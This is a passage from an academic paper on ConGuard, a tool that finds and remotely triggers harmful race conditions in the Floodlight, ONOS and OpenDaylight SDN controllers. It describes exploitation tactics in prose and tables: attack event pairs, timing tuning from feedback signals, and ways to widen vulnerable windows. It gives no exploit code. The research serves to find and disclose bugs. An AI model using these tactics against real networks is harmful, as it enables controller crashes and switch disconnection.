In order to provide a DHCP service in different subnets, the DHCPRelay application in the ONOS controller relays DHCP messages between DHCP clients and the DHCP server. However, due to a harmful race condition, a conflicting HOST_LEAVE event can manipulate the internal state of the host, which may result in an unexpected exception and further disrupt the packet processing service when the DHCPRelay application relays DHCP response/offer messages to the sender, as illustrated in Figure 5. The root cause of this vulnerability lies in that the host state variable referenced by DHCPRelay application can be nullified by a HOST_LEAVE event. We detail more about such attack in Section 6.6.

4 ConGuard Overview

In this section, we present our framework, ConGuard, for detecting and exploiting the race condition vulnerabilities in SDN controllers. ConGuard contains two main phases: (i) locating harmful race conditions in the controller source code by utilizing dynamic analysis and adversarial state racing, (ii) triggering harmful race conditions in the running SDN controller by remotely injecting right external network events with the proper timing.

4.1 Pinpointing Harmful Race Conditions

To locate harmful race conditions, our basic idea is to use dynamic analysis to first detect a superset of potentially harmful race conditions, and then use adversarial

state racing to manifest those real harmful ones. More specifically, given a target SDN controller, we first analyze its dynamic behavior (by generating network events as inputs to it and then tracing the execution) to detect race conditions consisting of two race operations on a shared network state. These two operations may or may not have a common lock protecting them, but there should not be any predefined order causality between them. Then, for each pair of such operations, we re-run the SDN controller but force it to follow an erroneous schedule to check if a race condition is harmful or not.

In this step, there are two major challenges:

- *First, how to avoid reporting a myriad of race warnings that are in fact false alarms?* Lack of accurate modeling of the SDN semantics can significantly impede the precision of race detection. For example, in Figure 1, without reasoning the causality order between line 3 and line 5 for the internal event dispatching, the state update operation at line 1 and state reference at line 10 will be reported as a false positive.

- *Second, how to manifest and verify harmful race conditions?* Witnessing/reproducing concurrency errors is infamously difficult since they may be non-deterministic that only occur in rare scenarios with the special input and schedule. For example, the vulnerability in Figure 1 is triggered when the write operation on the state variable *switches* (e.g., triggered by the `SWITCH_JOIN` event) occurs before the read operation of the state variable (e.g., caused by the `SWITCH_JOIN` event). In addition, the runtime context of the two state operations must be consistent, e.g., the value of *dpid* at lines 4 and 10 must be equal.

To address the first challenge, we develop an execution model of the SDN control plane that formulates happens-before semantics in the SDN domain, which can help us greatly reduce false positives. For the second challenge, we develop an adversarial testing approach with a context-aware and deterministic scheduling technique, called *Active Scheduling*, to verify and manifest harmful race conditions.

4.1.1 Modeling the SDN Control Plane

Generally, an execution of an SDN controller corresponds to a sequence of operations performed by threads on a collection of state objects. For detecting races, we would like to develop a model such that it captures all the critical operations inside the SDN control plane (as an execution trace) and their causality relationships in any execution of the SDN controller (as happens-before relations). Different from general multi-thread programs, there are a number of distinct types of operations and domain-specific causality rules in the SDN control plane.

Execution Trace: First, we model an execution of the SDN control plane as a sequence of operations as listed following:

- ***read(T,V)***: reads variable *V* in thread *T*.
- ***write(T,V)***: writes variable *V* in thread *T*.
- ***init(A)***: initializes the functions of application *A* in the SDN control plane.
- ***terminate(A)***: terminates the functions of application *A* in the SDN control plane.
- ***dispatch(E)***: issues event *E*.
- ***receive(H,E)***: receives event *E* by event handler *H*.
- ***schedule(TA)***: instantiates a singleton task *TA*.
- ***end(TA)***: terminates a singleton task *TA*.

Happens-Before Causality: In this paper, we utilize happens-before relations [28] to model the concurrency semantics of the SDN controller. A happens-before relation is a transitively closed binary relation to represent *order causality* between two operations, as denoted by $\prec$ in this paper. That is, $\alpha \prec \beta$ means operation α happens before operation β. Moreover, we utilize $\alpha <_\tau \beta$ to denote that operation α occurs before operation β in an execution trace τ. As illustrated in Figure 6, we list happens-before relations we derive in the SDN context by studying implementations of SDN controllers and OpenFlow switch specification [5]. For simplicity, we do not list those happens-before rules widely used in traditional thread-based programs, e.g., program order rules and fork/join rules. Instead, we elaborate some happens-before rules mostly unique to the SDN control plane as listed in Figure 6, which we intend to expand over time.

Application Life Cycle. We define two happens-before rules to model the life cycle of an SDN application. First, an application must be initialized before it can handle any network event; second, all event handling operations in an application must happen before the deactivation of the application.

Event Dispatching. For each network event (as shown in Table 1), we consider dispatching of the event must happen before the receipt of the event in various event handlers.

Sequential Event Handling. Moreover, most SDN controllers (e.g., OpenDaylight, ONOS, Floodlight, Pox, Ryu, etc.) handle network events sequentially, i.e., at any time an event can only be processed in a single event handler. Hence, we deduce that the receipt of a specific event for different handler functions should follow their orders in the observed execution trace.

Switch Event Dispatching. Before issuing `SWITCH_JOIN` event, the SDN control plane must

Application Life Cycle

$$\frac{\alpha \in init(A) \quad \beta.app_id = A.app_id}{\alpha \prec \beta}$$

$$\frac{\alpha.app_id = A.app_id \quad \beta \in terminate(A)}{\alpha \prec \beta}$$

Event Dispatching

$$\frac{\alpha \in dispatch(E) \quad \beta \in receive(H,E)}{\alpha \prec \beta}$$

Sequential Event Handling

$$\frac{\alpha = receive(H_1,E) \quad \beta = receive(H_2,E) \quad \alpha <_\tau \beta}{\alpha \prec \beta}$$

Switch Event Dispatching

$$\frac{\begin{array}{c}\alpha = receive(H,E_1) \quad \beta = dispatch(E_2) \\ E_1.type = \texttt{OFP_FEATURES_REPLY} \quad E_2.type = \texttt{SWITCH_JOIN} \\ E_1.switch_id = E_2.switch_id\end{array}}{\alpha \prec \beta}$$

Port Event Dispatching

$$\frac{\begin{array}{c}\alpha = (H,E_1) \quad \beta = dispatch(E_2) \\ E_1.type = \texttt{OFP_PORT_STATUS} \quad E_2.type = \texttt{PORT_UP} \\ E_1.port_id = E_2.port_id \quad E_1.reason = \texttt{OFPPR_ADD}\end{array}}{\alpha \prec \beta}$$

$$\frac{\begin{array}{c}\alpha = (H,E_1) \quad \beta = dispatch(E_2) \\ E_1.type = \texttt{OFP_PORT_STATUS} \quad E_2.type = \texttt{PORT_DOWN} \\ E_1.port_id = E_2.port_id \quad E_1.reason = \texttt{OFPPR_DELETE}\end{array}}{\alpha \prec \beta}$$

Explicit Link Down and Host Leave

$$\frac{\begin{array}{c}\alpha = (H,E_1) \quad \beta = dispatch(E_2) \quad E_1.port_id = E_2.port_id \\ E_1.type = \texttt{PORT_DOWN} \quad E_1.type = \{\texttt{LINK_DOWN}, \texttt{HOST_LEAVE}\} \\ E_1.port_id = E_2.port_id\end{array}}{\alpha \prec \beta}$$

$$\frac{\begin{array}{c}\alpha = (H,E_1) \quad \beta = dispatch(E_2) \quad E_1.switch_id = E_2.switch_id \\ E_1.type = \texttt{SWITCH_LEAVE} \quad E_1.type = \{\texttt{LINK_DOWN}, \texttt{HOST_LEAVE}\}\end{array}}{\alpha \prec \beta}$$

Singleton Task

$$\frac{\alpha = end(TA) \quad \beta = schedule(TA) \quad \alpha <_\tau \beta}{\alpha \prec \beta}$$

Figure 6: Happens-before rules in the SDN control plane.

receive an `OFP_FEATURES_REPLY` event that includes important information of the joining switch, e.g., *Datapath ID*.

Port Event Dispatching. The SDN control plane monitors `OFP_PORT_STATUS` OpenFlow messages to detect the addition and deletion of switch ports in the data plane. Consequently, the corresponding *PortManager* application dispatches `PORT_UP` or `PORT_DOWN` events to inform other applications.

Implicit Host Leave or Link Down. In the SDN control plane, we also monitor implicit causalities between events, i.e., a `PORT_DOWN` or `SWITCH_LEAVE` event may implicitly indicate a `HOST_LEAVE` or `LINK_DOWN` event.

Singleton Task. We note that a specific singleton task can only be instantiated once at a time. In order to avoid non-determinism of thread scheduling (especially in a thread pool), we define one happens-before relation to model the causality order that the last completion of a specific singleton task happens before the next schedule of the task.

4.1.2 Detecting Race State Operations

Our algorithm for detecting race state operations upon shared network state variables is based on the happens-before rules constructed in the previous section. Given an observed execution trace τ of an SDN controller, we construct happens-before relations $\prec$ between each pair of operations listed in the execution model in Section 4.1.1. For each pair of memory access operations, i.e., (α, β), on the same state variable, we report (α, β) as a race state operation, if it meets two conditions: 1) either α or β updates the state variable; 2) $\alpha \not\prec \beta$ and $\beta \not\prec \alpha$.

Taking the raw execution trace as input, we first conduct an effective preprocessing step to filter out redundant operations in the trace. Specifically, we remove those operations on thread-local or immutable data, since we only need to reason about conflicting operations on shared state variables. We also perform a duplication checking to prune duplicated *write* and *read* operations. In SDN, an event handler can repeatedly process identical network events, which produces a large number of duplicated events in the trace. Removing such redundant events significantly improves the efficiency of race condition detection.

We note that standard vector-clock based techniques [19] for computing happens-before relation is difficult to scale to the SDN domain, which typically contains a large number of network events and threads. Instead, we develop a graph-based algorithm [24, 31] that constructs a directed acyclic graph (DAG) from the preprocessed trace to detect commutative races. In the DAG, nodes denote operations, and edges denote happens-before relations between them. The rationale is that the problem of checking happens-before can be converted to a graph reachability problem. To facilitate race detection, we group operations by their accessed state variable. We can then pinpoint race operations by checking if there is a path between each pair of conflicting nodes in the DAG. Specifically, if a *write* node and a *read* node are from the same group, and there is no path between them, we report they are race operations.

4.1.3 Adversarial State Racing

Verifying a potentially harmful race condition is a challenging problem because it can only be triggered in a specific execution branch of the SDN controller under a certain schedule of operations. An intuitive approach is to instrument control logic to force an erroneous execution order, e.g., the state update executes before the state reference. However, we find such strawman approach introduces non-determinism due to two reasons. First, SDN applications may reference the same network state variable in different program branches. Second, inconsistent input parameters of the library methods upon a

state variable may impede the verification, e.g., scheduling *switches.remove(sw1)* before *switches.get(sw2)* will not lead to a harmful race condition. To address the first problem, we propose to explore all possible program branches to the reference operation upon the state variable and verify all of them at runtime deterministically. To address the second problem, we check the consistency of parameters for library methods upon the same state variable.




Figure 7: *Active Scheduling* to force a state update to execute before a state reference (WP denotes waypoint).

Active Scheduling. Taking a potentially harmful race condition as input, our active scheduling technique re-executes the program to force two operations (like operations in line 4 and line 10 in Figure 1) to follow a specific erroneous order, as shown in Figure 7. To force the deterministic schedule in a certain control branch (and external triggers), we put an exclusive waypoint (a check point in the code) to differentiate it with other branches. In addition to utilizing the waypoint to ensure execution context, we also add four atomic control points (P1, P2, P3, and P4) and one flag (F1) to enforce the deterministic scheduling between the state reference operation and the state update operation with consistent runtime information.

More specifically, we place P1 ahead of Operation 1, P2 ahead of Operation 2, P3 after Operation 1 and P4 after Operation 2. The active scheduling works as follows: In P1, if the corresponding waypoint is marked (which means the branch under test is covered), we pause Thread *a* by using a blocking method and save the runtime parameter value if necessary (e.g., the *dpid* of *switches.getSwitch(dpid)* in Figure 1). When Thread *b* enters P2, we set flag F1 if two conditions are satisfied: (1) Thread *a* is blocked; (2) the runtime value for Operation 2 is equal to runtime value of Operation 1. In P4, we unblock Thread *a* if flag F1 is set.

4.2 Remotely Triggering Harmful Race Conditions

To launch the attack, an adversary, who has no control of the SDN controller except sending external network events, first needs to figure out what external events to trigger a harmful race condition. For example, in Figure 1, a `SWITCH_JOIN` event can trigger a reference on the switch state and `SWITCH_LEAVE` event can trigger an update on the switch state. In addition, the attacker needs to trigger a "bad" schedule that can expose the harmful race condition. For example, a schedule in which the update on the switch state happens before the dereference.

4.2.1 Trigger Correlation

Since SDN controllers define different handler functions to process various network events, we first statically analyze the program to extract a map from external events to their corresponding handler functions. Then, for each operation in a potentially harmful race condition, we backtrack the control flow graph from the operation to correlate the operation with the external event. In particular, we consider that a *trigger event* is correlated to a state reference operation and an *update event* is correlated to a state update operation. Moreover, we resolve potential contextual relations between *trigger event* and *state update event* by inspecting input parameters of state operations. For example, to exploit the vulnerability in Figure 1, the dpid of the *update event* `SWITCH_LEAVE` should be consistent with that of the *trigger event* `SWITCH_JOIN`.

4.2.2 Exploitation

In general, hitting a specific schedule that manifests harmful races is difficult because the space of all possible schedules is huge. Nevertheless, in SDN networks, an attacker can explore several effective ways to increase the chance of hitting an erroneous schedule.

First, we come up with a basic attack strategy, i.e., an attacker can repeat a proper sequence of crafted events (including ordered <*trigger event*, *update event*>). The trigger events will push the SDN controller to reference the state while the *update events* will modify the state. Hence, there are two resulting scenarios: 1) if the *update event* can update the network state before the reference happens, the exploitation succeeds; 2) if the *update event* falls behind the reference operation, a harmful race condition will not be triggered. In addition to injecting ordered attack event sequences, an attacker can probe the signals from SDN controllers to infer the attack results which can also benefit next-round exploitations. For example, in Figure 1, if the *update event* is late, we can observe the SDN controller send out LLDP packets to all

enabled ports of the activated switch. The attacker can hence tune the timing interval between *trigger event* and *update event* to enhance the exploitability. Several other kinds of feedback information such as responses from service IP address and DHCP response/offer messages can also be utilized by the attacker to increase the success rate of the exploitations. We present more examples later in Table 5.

Moreover, an attacker can tactically increase the probability of success by selecting a larger vulnerable window [51] for a specific exploitation. The vulnerable window is the timing window that a concurrency vulnerability may occur. For some vulnerabilities, we found that their vulnerable windows are subject to network conditions, e.g., the size of network topology or network round-trip latency. For example, as the harmful race condition in Figure 5, the attacker can launch the attack when the network delay is high. In such a case, an attacker can first utilize a probe testing to pick up an advantageous condition to launch the attack.

5 Implementation

We have implemented CONGUARD and tested it on three mainstream SDN controllers, including Floodlight [1], ONOS [3] and OpenDaylight [4].

Input Generation: To inject network events, we introduce an SDN control plane specific input generator in our framework. We utilize Mininet 2.2 [7], an SDN network simulator, to mock an SDN testbed. Mininet can generate all the network events as shown in Table 1. In addition, we create test scripts to send REST requests as another source of inputs to the SDN controller.

Instrumentation: We use the ASM [9] bytecode rewriting framework to instrument and analyze SDN controllers at the Java bytecode level. For each event in the execution trace, we assign a global incremental number as its identifier, a location ID to store its source code context (i.e., class name and line number), and a thread ID. At runtime, the execution traces and contextual metadata are stored in a database (H2 [2]). Since we focus on locating harmful race conditions in the SDN controller source code, we exclude external packages in third-party libraries from the instrumentation. In addition, to improve performance, we only instrument those network state variables with reference data types and exclude primitive types (e.g., int, bool) because typically only reference types are involved in harmful race conditions.

We log memory accesses (e.g., *putfield* and *getfield*) upon objects and class fields as well as their values as metadata. We note that the SDN control plane embraces heterogeneous storages for network state including third party libraries such as java.util.HashMap. Failing to resolve those storage methods (e.g., *remove()* and *get()*) would lead to missing of potential vulnerabilities. Hence, we map those library method invocation operations as *write* or *read* operations upon the state object. For example, we consider *switches.remove(dpid)* is a *write* operation on *switches*.

We locate two kinds of event dispatching manners in SDN controllers, i.e., queue-based and observer-based. For queue-based rules, we record write and read operations upon global event queues as *dispatch* and *receive* operations. In contrast, for observer-based scheme, we log the invocations of event handler functions with the context of application name as *receive* operations upon the event.

We track *schedule* and *end* task operations by monitoring the life-cycle of *run()* method for singleton tasks. We log application life-cycle operations (i.e., *init* and *terminate*) by monitoring application-related callback methods (as listed in Table 2) with the identifier of the name of the class.

Table 2: Initialization and destroy methods of SDN controllers.

Controller	Init Methods	Destroy Methods
Floodlight	init(), startup()	–
ONOS	activate()	deactivate()
OpenDaylight	init()	destroy()

Active Scheduling: We implement active scheduling as a service module in the SDN controller that provides functions such as atomic control points (i.e., P1-P4) and waypoints. In order to cover all potential branches to trigger the bug, we statically generate the call graph of the tested controller. For each race state operations, we backtrack all paths (i.e., sequences of calling methods) to reach the state reference operation. For each path, we choose the method as the waypoint if it is: (1) nearest to the use operation in the call graph and (2) not listed in any other path. Taking the location of race state operations and all its corresponding waypoints as input, we instrument the SDN controller to invoke methods of the active scheduling service module.

6 Evaluation

In this section, we present our evaluation results of CONGUARD on the three mainstream open-source SDN controllers with 34 applications as listed in Table 7 in Appendix A. We hosted all the tested SDN controllers on a machine running GNU/Linux Ubuntu 14.04 LTS with dual-core 3.00 GHz CPU and 8 GB memory.

Table 3: Overall race detection results. (#RT: the size of raw traces before preprocessing; #OT: the size of optimized traces; RE: reduction ratio by preprocessing; OTATime: the total time for offline trace analysis; #Races: the number of detected race conditions; #RSVs: the number of Race State Variables)

1	2	3	4	5	6	7	8
SDN Controller		Trace Processing			Race Detection Results		
Name	Version	#RT	#OT	RE	OTATime	#Races	#RSVs
Floodlight	1.1	234,517	8,063	96.6%	43s	153	22
	1.2	410,128	52,271	87.2%	101s	184	35
OpenDaylight	0.1.7	47,855	3,752	92.1%	5s	221	26
ONOS	1.2	69,214	1,292	98.1%	5s	13	5

6.1 Detection Results

Table 3 summarizes our race detection results in Floodlight 1.1 and 1.2, ONOS 1.2 and OpenDaylight 0.1.7. In total, our tool found 153 race conditions on 22 network state variables in Floodlight 1.1, 184 race conditions on 35 variables in Floodlight 1.2, 221 race conditions on 26 variables in OpenDaylight, and 13 race conditions on 5 variables in ONOS. The numbers of detected race operations and network state variables in ONOS are much smaller than those of the other two controllers, because ONOS uses a centralized data storage to manage the network states. In addition, our results show that our offline trace analysis is highly effective and efficient. The preprocessing step reduces the size of traces (by removing redundant events) by more than 87%. For all the three controllers, the offline analysis was able to finish in less than two minutes.

To evaluate the effectiveness of the SDN domain-specific happens-before rules, we compared the following two configurations on running race detection of CONGUARD with Floodlight version 1.1: (1) enforces only thread-based happens-before rules; (2) enforces both thread-based and SDN-specific rules. Our results show that adopting SDN-specific happens-before rules reduces 105 reported race conditions in total (153 vs 258). We manually inspected all those race condition warnings filtered by SDN-specific rules and found that all of them are false positives. We expect that the happens-before rules formulated in this work greatly complement existing thread-based rules for conducting more precise concurrency defect detection in SDN controllers.

6.2 Comparing With Existing Techniques

To evaluate the effectiveness of our approach for identifying harmful race conditions, we also compared CONGUARD with an SDN-specific race detector, SDNRacer [18], and a state-of-the-art general dynamic race detector, RV-Predict (version 1.7) [22].

Comparing with SDNRacer. SDNRacer is a dynamic race detector that also locates concurrency violations in SDN networks. Because SDNRacer can also work on the Floodlight controller, we directly compared their results with ours. In a single-switch topology, SDNRacer reported 2, 281 data races. However, we find that none of those data races are relevant to our detected harmful race conditions. The reason lies in that SDNRacer only models memory operations in SDN *switches* but ignores internal state operations in SDN controllers. In this sense, we consider our new detection solution is orthogonal and complementary to SDNRacer.

Comparing with RV-Predict. RV-Predict is the state-of-the-art general-purpose data race detector that achieves maximal detection capability based on a program trace but does not consider harmful race conditions, and does not have SDN-specific causality rules. We evaluated RV-Predict as a Java agent for Floodlight v1.1 with our implemented network event generator and REST test scripts. We found that RV-Predict reported a total of 29 data races. However, none of them was harmful and none of them was related to harmful race conditions[4]. The reason is that all those harmful race conditions are caused by well-synchronized operations in Java concurrent libraries, which are not data races.

6.3 CONGUARD Runtime Performance

We evaluated the runtime performance of CONGUARD for trace collection using Cbench [8], an SDN controller performance benchmark. We use Cbench to generate a sequence of `OFP_PACKET_IN` events and test the delay. To remove network latency, we locate Cbench in the same physical machine with SDN controllers and range testbed from 2 switches to 16 switches. Our results show that CONGUARD incurs about 30X, 10X and 8X latency overhead for Floodlight, ONOS and OpenDaylight, respectively. The network functionalities can work properly and the instrumentation does not affect the collection of execution traces. The performance overhead mainly comes from instrumentation sites that frequently write event traces into the database. Although apparently

[4] We manually backtracked the call graph information for every data race reported by RV-Predict and checked if it could lead to harmful race conditions.

8X-30X latency is not small, we note that our tool is for *offline* bug/vulnerability finding purpose in the development and testing phase instead of online use in the actual operation phase. Thus, the overhead is acceptable as long as the tool can effectively find true bugs/vulnerabilities.

```
10:30:58.430 ERROR [n.f.c.i.Controller:main] Exception in controller updates loop
java.lang.NullPointerException: null
at net.floodlightcontroller.linkdiscovery.internal.LinkDiscoveryManager.generateLLDPMessage(
at net.floodlightcontroller.linkdiscovery.internal.LinkDiscoveryManager.sendDiscoveryMessage(
at net.floodlightcontroller.linkdiscovery.internal.LinkDiscoveryManager.discover(LinkDiscoveryM
at net.floodlightcontroller.linkdiscovery.internal.LinkDiscoveryManager.processNewPort(LinkDis
at net.floodlightcontroller.linkdiscovery.internal.LinkDiscoveryManager.switchActivated(LinkDis
at net.floodlightcontroller.core.internal.OFSwitchManager$SwitchUpdate.dispatch(OFSwitchMa
```

Figure 8: A harmful race condition causes the Floodlight controller out of service.

```
22:33:28.298 ERROR [n.f.c.i.OFChannelHandler:New I/O worker #12]
Error while processing message from switch [00:00:00:00:00:00:00:01 from 192.168.1.102:5281
state net.floodlightcontroller.core.internal.OFChannelHandler$CompleteState@32250656
java.lang.NullPointerException: null
at net.floodlightcontroller.loadbalancer.LoadBalancer.processPacketIn(LoadBalancer.java:234)
...
at java.lang.Thread.run(Thread.java:745) [na:1.7.0_79]22:33:28.299
WARN [n.f.c.i.C.s.notification:main] Switch 00:00:00:00:00:00:00:01 disconnected.
```

Figure 9: A harmful race condition in Floodlight causes disconnection of a switch.

```
Error while processing message from switch org.onosproject.driver.handshaker.DefaultSwitchHandshaker
[/192.168.1.102:42140 DPID[00:00:00:00:00:00:00:01]]state ACTIVE
java.lang.NullPointerException
....
    at org.onosproject.segmentrouting.ArpHandler.processPacketIn(ArpHandler.java:84)
....
Switch disconnected callback for sw:org.onosproject.driver.handshaker.DefaultSwitchHandshaker
[/192.168.1.102:42140 DPID[00:00:00:00:00:00:00:01]]. Cleaning up ...
org.onosproject.driver.handshaker.DefaultSwitchHandshaker  [/192.168.1.102:42140
DPID[00:00:00:00:00:00:00:01]]: removal called
Device of:0000000000000001 disconnected from this node
```

Figure 10: A harmful race condition in ONOS causes disconnection of a switch.

6.4 Impact Analysis of the Detected Vulnerabilities

By utilizing adversarial testing, we identified 15 concurrency bugs/vulnerabilities caused by harmful race conditions including 10, 2, 3 in Floodlight, ONOS and OpenDaylight, respectively. Furthermore, we conduct an impact analysis for those vulnerabilities, as shown in Table 4. We note that a single harmful race condition can have multiple impacts depending on different program branches/schedules and contexts.

Impact #1: System Crash. In Floodlight, we found 4 serious crash bugs, in which three of them (**Bug-1**, **Bug-2** and **Bug-3**) are in the LinkDiscoveryManager application and one of them (**Bug-4**) is in DHCPSwitchServer application. We manifested such vulnerabilities by active scheduling (as shown in Figure 8) and found that the main thread of Floodlight controller was unexpectedly terminated.

Impact #2: Switch Connection Disruption. We found 7 bugs (**Bug-5**, **Bug-6**, **Bug-7**, **Bug-8**, **Bug-9**, **Bug-11** and **Bug-12**) that could cause the SDN controller to actively close the connection to an online switch. Figure 9 and Figure 10 show stack traces reproducing this issue in Floodlight and ONOS controllers. The connection disruption is a serious issue in SDN domain since: (1) by default, the victim switch may downgrade to traditional Non-OpenFlow enabled switch and then traffic can go through it without controller's inspection; (2) an SDN controller may send instructions to clear the flow table of the victim switch when the controller recognizes a connection attempt from the switch[5]. As a result, security-related rules may also be purged.

Impact #3: Service Disruption. We also found several bugs that could interrupt the enforcement of services inside the SDN control plane, which may lead to serious logic bugs that hazard the whole SDN network.

In Floodlight, we found 3 bugs (**Bug-1**, **Bug-2**, and **Bug-3**) in the LinkDiscoveryManager application that can violate the operation of link discovery procedure. Moreover, we found 1 bug (**Bug-10**) in the Statistics application that disrupts the processing of REST requests. In addition, we located 5 such bugs in the `OFP_PACKET_IN` handler of LoadBalancer application. **Bug-5** and **Bug-6** could cause a logic flaw that leaks the physical IP address of the public server's replica. **Bug-7**, **Bug-8** and **Bug-9** could disrupt the handling of `OFP_PACKET_IN` events.

In ONOS, we found two such bugs (**Bug-11** and **Bug-12**). The bug **Bug-11** is in the SegmentRouting application that can disable the proxy ARP service and lead to the temporary block of end-to-end communication on a specific host. Similarly, the bug **Bug-12** is in the DHCPRelay application that will disable the DHCP relay service to send out DHCP reply to its clients.

In OpenDaylight, we found two such bugs. One (**Bug-13**) is in the HostTracker application, which could deny the REST API requests for creating a static host for a known host. The other (**Bug-15**) could affect the functionality of a Web UI application.

Impact #4: Service Chain Interference. We found several bugs that could violate the network visibility among various applications and could block applications from receiving their subscribed network events. In Floodlight, we found 5 such bugs (**Bug-5**, **Bug-6**, **Bug-7**, **Bug-8** and **Bug-9**) in the LoadBalancer application that

[5] This is an optional feature specified in OpenFlow protocol to prevent residual flow rule problem. However, we find that this feature could be enabled in most of SDN controllers.

Table 4: Summary of harmful race conditions uncovered by CONGUARD. Impact #1: System Crash; Impact #2: Connection Disruption; Impact #3: Service Disruption; Impact #4: Service Chain Interference.

Controller	Application	Bug#	Correlated Attack Event Pairs <trigger event, update event>	Impact Vector #1	#2	#3	#4
Floodlight	Link Discovery Manager	1*	<SWITCH_JOIN, SWITCH_LEAVE>, <PORT_UP, SWITCH_LEAVE>	●		●	
		2*	<SWITCH_JOIN, SWITCH_LEAVE>, <PORT_UP, SWITCH_LEAVE>	●		●	
		3*	<SWITCH_JOIN, SWITCH_LEAVE>, <PORT_UP, SWITCH_LEAVE>	●		●	
	DHCPServer	4*	<SWITCH_JOIN, SWITCH_LEAVE>, <PORT_UP, SWITCH_LEAVE>	●			
	Load Balancer	5*	<OFP_PACKET_IN, SWITCH_LEAVE>		●	●	●
		6*	<OFP_PACKET_IN, SWITCH_LEAVE>		●	●	●
		7†	<OFP_PACKET_IN, REST_REQUEST>		●	●	●
		8†	<OFP_PACKET_IN, REST_REQUEST>		●	●	●
		9†	<OFP_PACKET_IN, REST_REQUEST>		●	●	
	Statistics	10†	<REST_REQUEST, SWITCH_LEAVE>			●	
ONOS	SegmentRouting	11	<OFP_PACKET_IN, HOST_LEAVE>		●	●	●
	DHCPRelay	12	<OFP_PACKET_IN, HOST_LEAVE>		●	●	●
OpenDaylight	Host Tracker	13†	<REST_REQUEST, HOST_LEAVE>			●	
		14	<HOST_JOIN, HOST_LEAVE>				●
	Web UI	15†*	<REST_REQUEST, SWITCH_LEAVE>			●	

* exploitable if the network is configured with in-band control, or if the adversary has access to the out-of-band network

† exploitable if the adversary can send authenticated administrative events (REST APIs) to the controller

could break the service chain for `OFP_PACKET_IN` event handlers. Similarly, we found 1 bug (**Bug-14**) in OpenDaylight, i.e., a concurrent `HOST_LEAVE` event can break the host event handling chain.

6.5 Remote Exploitation Analysis

We consider all of the detected harmful race conditions can be triggered non-deterministically in normal operations of an SDN/OpenFlow network. In addition, we study the adversarial exploitations of those harmful race conditions by a remote attacker as discussed in Section 3.1. We first investigate their external triggers, i.e., the *trigger event* and *update event* pair, as shown in Table 4. For 15 harmful race conditions we detected, we found 9 of them can be exploited by external network events. An attacker with the control of compromised hosts/virtual machines in SDN networks can easily trigger three harmful race conditions (i.e., **Bug-11**, **Bug-12** and **Bug-14**) by generating `OFP_PACKET_IN`, `HOST_JOIN`, `HOST_LEAVE`, `PORT_UP`, and `PORT_DOWN`. Moreover, the attacker can remotely exploit 6 more harmful race conditions (i.e., **Bug-1**, **Bug-2**, **Bug-3**, **Bug-4**, **Bug-5** and **Bug-6**) by utilizing `SWITCH_JOIN` and `SWITCH_LEAVE` events when the SDN network utilizes in-band control messages. For the rest 6 harmful race conditions (i.e., **Bug-7**, **Bug-8**, **Bug-9**, **Bug-10**, **Bug-13**, and **Bug-15**), we found that they correlate with REST API requests which are administrative events and might be protected by TLS/SSL. We consider the exploitation of those 6 harmful race conditions is out of scope of the paper since we do not assume an attacker can generate authenticated administrative events in the paper. Also, we found that there might have multiple triggers for a specific harmful race condition since SDN applications may reference the same network state variable in order to react upon various network events.

Moreover, based on results from Table 4, we evaluate the feasibility of an external attacker to exploit harmful race conditions. In particular, we utilize Mininet to inject ordered attack event sequences with a proper timing and test how many trials an external attacker needs to trigger a harmful race condition. Table 6 shows the average number of injected event sequences from 5 successful exploitations for an attacker to exploit a harmful race condition in an SDN controller[6]. Consequently, we found an attacker can exploit 7 out of 9 harmful race conditions within only hundreds of attempts.

Furthermore, Table 5 lists some feedback information that an attacker can use to infer the result of exploitations. For **Bug-1**, **Bug-2**, **Bug-3**, and **Bug-4**, the attacker can infer the failure of exploitation by monitoring LLDP packets from the SDN controller to the active ports of the activated switch. For **Bug-5** and **Bug-6**, the attacker can notice the unsuccessful exploitations by receiving re-

[6]Note that since some attack event sequence may trigger multiple harmful race condition (e.g., <`SWITCH_LEAVE`, `SWITCH_JOIN`> can trigger **Bug-1**, **Bug-2**, **Bug-3**, and **Bug-4**), we only record the first bug exploitation because an exploitation of harmful race condition may disrupt the operation of the SDN controller.

sponses from the virtual IP address of the public service. For **Bug-12**, as long as the attacker receives a DHCP response/offer message, he/she can infer that the exploitation fails. More importantly, the indicative information is useful for the attacker to tune their exploitations such as to minimize the timing interval between *trigger event* and *update event*.

In addition to injecting ordered attack events and tuning the timing between attack events, we also found that, the vulnerable windows of 7 harmful race conditions (i.e., **Bug-1**, **Bug-2**, **Bug-3**, **Bug-4**, **Bug-5**, **Bug-6**, and **Bug-12**) can be enlarged in some conditions. In particular, the vulnerable windows of **Bug-1** and **Bug-4** include the dispatch of all previous updates of Floodlight controller as shown in Figure 1, where the more unprocessed network events (e.g., `SWITCH_JOIN`, `PORT_UP`, and `PORT_DOWN`) and the more event handler functions of SDN applications can enlarge the window. The vulnerable windows of **Bug-2** and **Bug-3** are linearly correlated with the numbers of active ports of the switch. The vulnerable windows of **Bug-5** and **Bug-6** are relevant to the number of switches in the route between the compromised host and the target server in Figure 4. Lastly, as discussed in Section 3.3.2, the vulnerable window of **Bug-12** is subject to round-trip delay between ONOS controller and the DHCP server. An attacker could utilize them to increase the success rate of exploitation.

Table 5: Feedback information for the exploitations of harmful race conditions.

Bug #	Indications of Failed Exploitation
1,2,3,4	receipt of LLDP packets
5,6	receipt of responses from the service IP address
12	receipt of DHCP response/offer messages

Table 6: Remote exploitation result.

Bug #	Attack Case	Trials (average)
1	(SWITCH_JOIN,SWITCH_LEAVE)	10.6
2	(SWITCH_JOIN,SWITCH_LEAVE)	78.4
3	(SWITCH_JOIN,SWITCH_LEAVE)	120
4	(SWITCH_JOIN,SWITCH_LEAVE)	10
5	(OFP_PACKET_IN,SWITCH_LEAVE)	67.6
6	(OFP_PACKET_IN,SWITCH_LEAVE)	106.8
11	(OFP_PACKET_IN,HOST_LEAVE)	-
12	(OPP_PACKET_IN,HOST_LEAVE)	1
14	(HOST_LEAVE,HOST_JOIN)	-

6.6 Case Studies

Here we detail two state manipulation attack examples as briefly introduced in Section 3.3.

